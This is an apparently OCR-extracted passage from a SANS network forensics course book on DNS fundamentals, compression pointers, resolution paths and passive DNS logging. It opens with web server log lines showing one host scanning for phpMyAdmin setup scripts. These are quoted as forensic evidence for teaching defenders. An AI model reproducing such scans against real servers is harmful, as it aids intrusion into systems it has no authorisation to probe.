
```
119.60.29.230 - - [23/Feb/2013:09:18:45 -0500] "GET //phpMyAdmin/scripts/setup.php HTTP/1.1" 404 304 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:50 -0500] "GET //web/phpMyAdmin/scripts/setup.php HTTP/1.1" 404 308 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:55 -0500] "GET //phpMyAdmin/scripts/setup.php HTTP/1.1" 404 304 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:57 -0500] "GET //phpMyAdmin-2/scripts/setup.php HTTP/1.1" 404 306 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:58 -0500] "GET //phpMyAdmin-2.2.3/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:11 -0500] "GET //phpMyAdmin-2.6.0-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:12 -0500] "GET //phpMyAdmin-2.6.0-rc2/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:12 -0500] "GET //phpMyAdmin-2.6.0-rc3/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:13 -0500] "GET //phpMyAdmin-2.6.0/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:14 -0500] "GET //phpMyAdmin-2.6.0-pl1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:36 -0500] "GET //phpMyAdmin-2.8.0-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:37 -0500] "GET //phpMyAdmin-2.8.0-rc2/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:38 -0500] "GET //phpMyAdmin-2.8.0/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:38 -0500] "GET //phpMyAdmin-2.8.0.1/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:39 -0500] "GET //phpMyAdmin-2.8.0.2/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:40 -0500] "GET //phpMyAdmin-2.8.0.3/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:40 -0500] "GET //phpMyAdmin-2.8.0.4/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:41 -0500] "GET //phpMyAdmin-2.8.1-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:42 -0500] "GET //phpMyAdmin-2.8.1/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:42 -0500] "GET //phpMyAdmin-2.8.2/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
```

References:

[1] http://for572.com/gfa08



This page intentionally left blank.




If DHCP is a "glue" between Layers 2 and 3, then perhaps DNS could be described as a "glue" between the human and the network. DNS is a fundamental protocol, and we use it thousands of times per day—often without even knowing it's going on in the background.

Of course, DNS is most often recognized as the protocol that most translates human-readable hostnames to their IP address equivalents. Instead of remembering that you should go to the system with the IP address 192.168.24.102 to file your time sheet, and then use 172.30.41.216 for the company webmail portal, DNS lets us just remember to use "timecard.yourcompany.com" and "webmail.yourcompany.com" instead.

The "forward" query—requesting an IP address for a hostname—is the most common. It is known as an "A" record, or "address" record. There are many other record types as well:

• NS	Name server	Identifies authoritative DNS server(s) for a domain or subdomain.
• CNAME	Canonical name	Alias tells client to look up additional hostname(s).
• MX	Mail exchange	Identifies designated mail transfer agent(s) for a domain or host.
• PTR	Pointer	Reverse lookup for IP address. IP "1.2.3.4" is queried as "4.3.2.1.in-addr.arpa".
• SRV	Service locator	Generic service record—similar to MX, but for any service.
• TXT	Text	Arbitrary text content, more recently used for machine-parsed data like SPF, DKIM, etc. Limited to 255 characters per record.
• NULL	Null record	Arbitrary content, up to 65535 bytes each. Can be used to tunnel. (Experimental and should never occur in production.)
• AAAA	IPv6 Address	Same function as "A" record, but with 128-bit IPv6 IP addresses.
• SSHFP	SSH fingerprint	Contains host fingerprint for an SSH server to help authenticate SSH hosts.



DNS is, at its core, a simplistic protocol. The typical exchange involves a query from a client to a DNS server and the server's response back. The response includes the query parameters alongside the answers.

Normally, DNS traffic uses UDP port 53, which means it is a stateless protocol. To ensure requesting clients can keep track of what may be dozens of outstanding queries, the protocol includes a transaction ID. This identifier is a 2-byte field that the DNS stack should randomize to minimize collisions. Although DNS normally uses UDP, there are specific cases when it will fall over to TCP transport. Historically, TCP has been used to facilitate DNS responses that occupy more than 512 bytes—for example, large "zone transfers" used for replicating large volumes of DNS data between DNS servers. However, the adoption of IPv6 and DNSSEC quickly showed the need to handle DNS packets larger than 512 bytes, but without the overhead introduced by a TCP connection. For these reasons, several Extension Mechanisms for DNS (EDNS) were adopted, which allow larger DNS packets and provide several other features while maintaining backward compatibility for legacy clients.

Today, DNS is more critical than ever in typical network communications. It can be used to facilitate load balancing, and administrators can use it to move functions to new servers without needing to inform users or disrupt their workflows. Also, newer content delivery networks use DNS to ensure a client is sent to a server that is closest to them in terms of geography or network topology.

References:
`http://for572.com/om-7e`

DNS Compression Pointers

- Efficiently store repeated hostname parts

bytes	1	2	3	4	5	6	7	8	9	12
bits	0-7	8-15	16-23	24-31	32-39	40-47	48-55	56-63	64-71	88-95
0x14	0x03	w	w	w						
0x18	0x04	s	a	n	s					
0x1D	0x03	o	r	g						
0x21	0x00									
0x2D	0x04	m	a	i	l					
0x32	0xC018									
0x3F	0x05	m	a	i	l	2				
0x45	0xC018									
0x50	0x09	s	u	p	e	r	l	o	n	g
0x5A	0xC03F									
0x6D	0x02	m	x							
0x70	0x07	r	o	b	t	l	e	e		
0x78	0x03	n	e	t						
0x7C	0x00									

0xC018	
0xC0	0x18
1100 0000	0001 1000

With a historical limit of just 512 bytes to work with, the DNS authors needed to develop a way to efficiently use that relatively small amount of space in the UDP DNS response packet. Their answer: A novel DNS compression algorithm that capitalizes on the repetitive nature of a good deal of DNS data. Each segment of a DNS hostname (e.g., "www", "google", and "com") is provided in its encoded form, prefixed with its length. However, a specially encoded length field ("11" in the highest-order bits) indicates that the remainder of the hostname has already been included elsewhere in the packet. The remainder of the length field directs the DNS client to use the bytes within the packet starting at the specified zero-based offset for the rest of the hostname. By using this compression approach, a 2-byte field can reference a series of preexisting hostname segments within the packet instead of resending the same bytes multiple times.

The diagram above depicts segments of a notional DNS packet containing five hostnames: www.sans.org, mail.sans.org, mail2.sans.org, superlong.mail2.sans.org, and mx.robtlee.net.

Each "part," or token, of the domain is prefixed by a length field of 1 or 2 bytes. If the uppermost 2 bits of the length field are "0 0", the field is 1 byte wide and indicates the byte count for the token. This occurs the first time each unique, right-looking portion of a hostname appears. Each top-level domain part, which terminates a hostname, is followed by a single null-byte length counter, which indicates the hostname is complete. However, in subsequent hostname records, for any repeated instance of a right-looking hostname (e.g., the "sans.org" portion of the "mail.sans.org" hostname), the packet simply refers back to the previous instance of that string, which is then followed to its null-byte termination. Of course, any hostname that does not have any repeated segments appears as a complete record (as with the "mx.robtlee.net" record above).

In this example, we rendered 82 bytes of hostname strings in just 57 bytes—a 30% decrease!

References:
`http://for572.com/4evsk`

bytes / bits	0-7	8-15	16-23	24-31	32-39	40-47	48-55	56-63	64-71	88-95
	1	2	3	4	5	6	7	8	9	12
0x14	0x03	w	w	w						
0x18	0x04	s	a	n	s					
0x1D	0x03	o	r	g						
0x21	0x00									

0x2D	0x04	m	a	i	l					
0x32	0xC018									

0x3F	0x05	m	a	i	l	2				
0x45	0xC018									

0x50	0x09	s	u	p	e	r	l	o	n	g
0x5A	0xC03F									

0x6D	0x02	m	x							
0x70	0x07	r	o	b	t	l	e	e		
0x78	0x03	n	e	t						
0x7C	0x00									


0xC018

0xC0 0x18

1100 0000 0001 1000

DNS Basics (3)

- Distributed, hierarchical system of servers
- Both recursive and iterative with delegations



DNS is a hierarchical system of resolvers that allows decentralized, redundant authority across a large number of servers. Queries can be recursive or iterative and responses are generally cached for efficiency reasons.


A single query often results in multiple query-and-response actions as shown in this diagram and detailed on the next page. Note that the first client system makes a query to the "local" DNS server, which might be at the organization, ISP, or a public DNS server.

The receiving DNS server then consults its own configuration, which often includes entries for the 13 root DNS servers. The next queries involve a set of referral responses, in which DNS servers with responsibility at the ".org" and then the "sans.org" levels are specified for query.

When the initially consulted DNS server receives an authoritative answer for the original query, it relays that answer to the requestor and generally caches the result for the amount of time specified in the response record's TTL field. Subsequent queries for the same record within the TTL window will be returned from the cache without generating any of the Internet-based DNS architecture.

In this scenario, however, consider the different results you would find depending on whether your DNS visibility was on the "inside" of the environment between the clients and the internal resolver, or on the outside – such as on the perimeter. The inside vantage point would see both client queries and responses, as well as the client IP addresses themselves. However, a vantage point on the perimeter would have only seen the three iterative queries between the internal resolver and the Internet-based DNS hierarchy, and only upon the first client's query since there was no external query required for that of the second client. Additionally, there is no way to determine the original querying client IP address from the perimeter, as there are no artifacts in the traffic to include that data.

References:
`http://for572.com/28uih`




Iterative queries (2, 4, 6)

Two referrals (3, 5)
One answer (7)

Recursive queries (1, 9)

First answer (8)
Cached answer (10)


1. Query: "www.sans.org" with recursion requested
2. Query: "www.sans.org" as non-recursive query
3. Referral response: Authoritative server(s) for .org TLD
4. Query: "www.sans.org" as non-recursive query
5. Referral response: NS records for sans.org domain
6. Query: "www.sans.org" as non-recursive query
7. Response: A record 66.35.59.202 (with TTL)
8. Response: A record 66.35.59.202
9. Query: "www.sans.org" with recursion requested
10. Response: A record 66.35.59.202



The DNS protocol is a critical component of most forensic investigations. Efficient DNS analysis can provide a very good pulse of what is going on across almost every protocol in use on the network.

Because it's seldom a good idea to outsource the most critical functions, we always strongly recommend that a relatively small number of DNS servers be placed inside the network perimeter (depending on client pool size, geography, and other factors). Firewalls at the perimeter should only allow these designated internal DNS servers to access external DNS servers. All internal clients should be configured to use those internal DNS servers. (They'd be configured this way using DHCP!) The firewall configuration should prohibit those same clients from accessing any external DNS services.

In any case, keeping DNS records is a major benefit to the investigative process. Most DNS servers allow query logging, but this doesn't generally include the DNS response messages—leaving a significant visibility gap. A somewhat better option may be to create a pcap file containing DNS traffic of interest, but this might require post-processing before it could be easily used. A great option to consider may be the use of passive DNS monitoring and logging utilities.



There are several log formats that can present DNS activity in useful forms. In the case of traditional DNS query logging, replies are not logged at all. Although this level of detail is better than nothing at all, it leaves a critical void. Consider that attackers may change the DNS records for their resources such as command and control servers or data exfiltration points. A hallmark of some attack groups is to point their C2 hostnames to 127.0.0.1 until they need to interact with implants. A query log would not be useful in tracking this type of activity.

A far more modern solution includes the various passive DNS monitoring solutions. One such example is Edward Fjellskål's excellent (and free) PassiveDNS utility.[1] This can monitor a network interface or read from a pcap file and creates log entries in a file or via syslog messages as shown above. These messages are easy to parse and can be included in a SIEM or log aggregator. The Zeek NSM also can generate similar data in its "`dns.log`" files[2].

Microsoft Windows has overcome long-held views that DNS logging would be too great a performance impact to enable in a production environment in Windows Server 2012 R2 and later, as a part of the Event Tracing for Windows (ETW) framework, also known as Event Tracing Logs (ETLs). DNS ETLs contain detailed information to include both query and response[3]. The framework was engineered from the beginning to minimize performance impacts, and DNS ETLs have been tested at significant scale without noticeable performance degradation.

However, managing DNS ETLs at a large scale can be a complicated task. Fortunately, Shelly Giesbrecht, better known in SANS and wider DFIR circles as "Nerdiosity", has released a Python tool[4] that can parse these log files into a more human-consumable format, with added threat intelligence analytics as well.

References:

[1] `http://for572.com/oy2l3`
[2] `http://for572.com/wr-0q`
[3] `http://for572.com/fv8g3`
[4] `http://for572.com/fi-2d`

Creating Passive DNS Log Evidence

- Free "passivedns" tool creates logs from live network observation or pcap
  - Sends structured logs to file or syslog

```
$ sudo passivedns -D -i enp0s8 -y -Y
$ sudo grep passivedns /var/log/messages
<190>2016-08-08T17:56:53.797686+00:00 uberwatch passivedns:
    1470679013.797490||192.168.90.11||192.168.90.1||IN||
    ec2-54-166-214-214.compute-1.amazonaws.com.||A||54.166.214.214||21599||115
```

```
$ passivedns -r evidencefile.pcap -l /cases/for572/passivedns.txt ⏎
    -L /cases/for572/passivedns_nxdomain.txt
$ cat /cases/for572/passivedns.txt
1470679013.797490||192.168.90.11||192.168.90.1||IN||
    ec2-54-166-214-214.compute-1.amazonaws.com.||A||54.166.214.214||21599||115
```

SANS DFIR FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response 63

Using Edward Fjellskål's free and quite performant "passivedns" tool,[1] an analyst can leverage passive DNS logs in both live and postmortem scenarios. The tool is easily compiled in Linux and is installed in your FOR572-specific SANS SIFT VM.

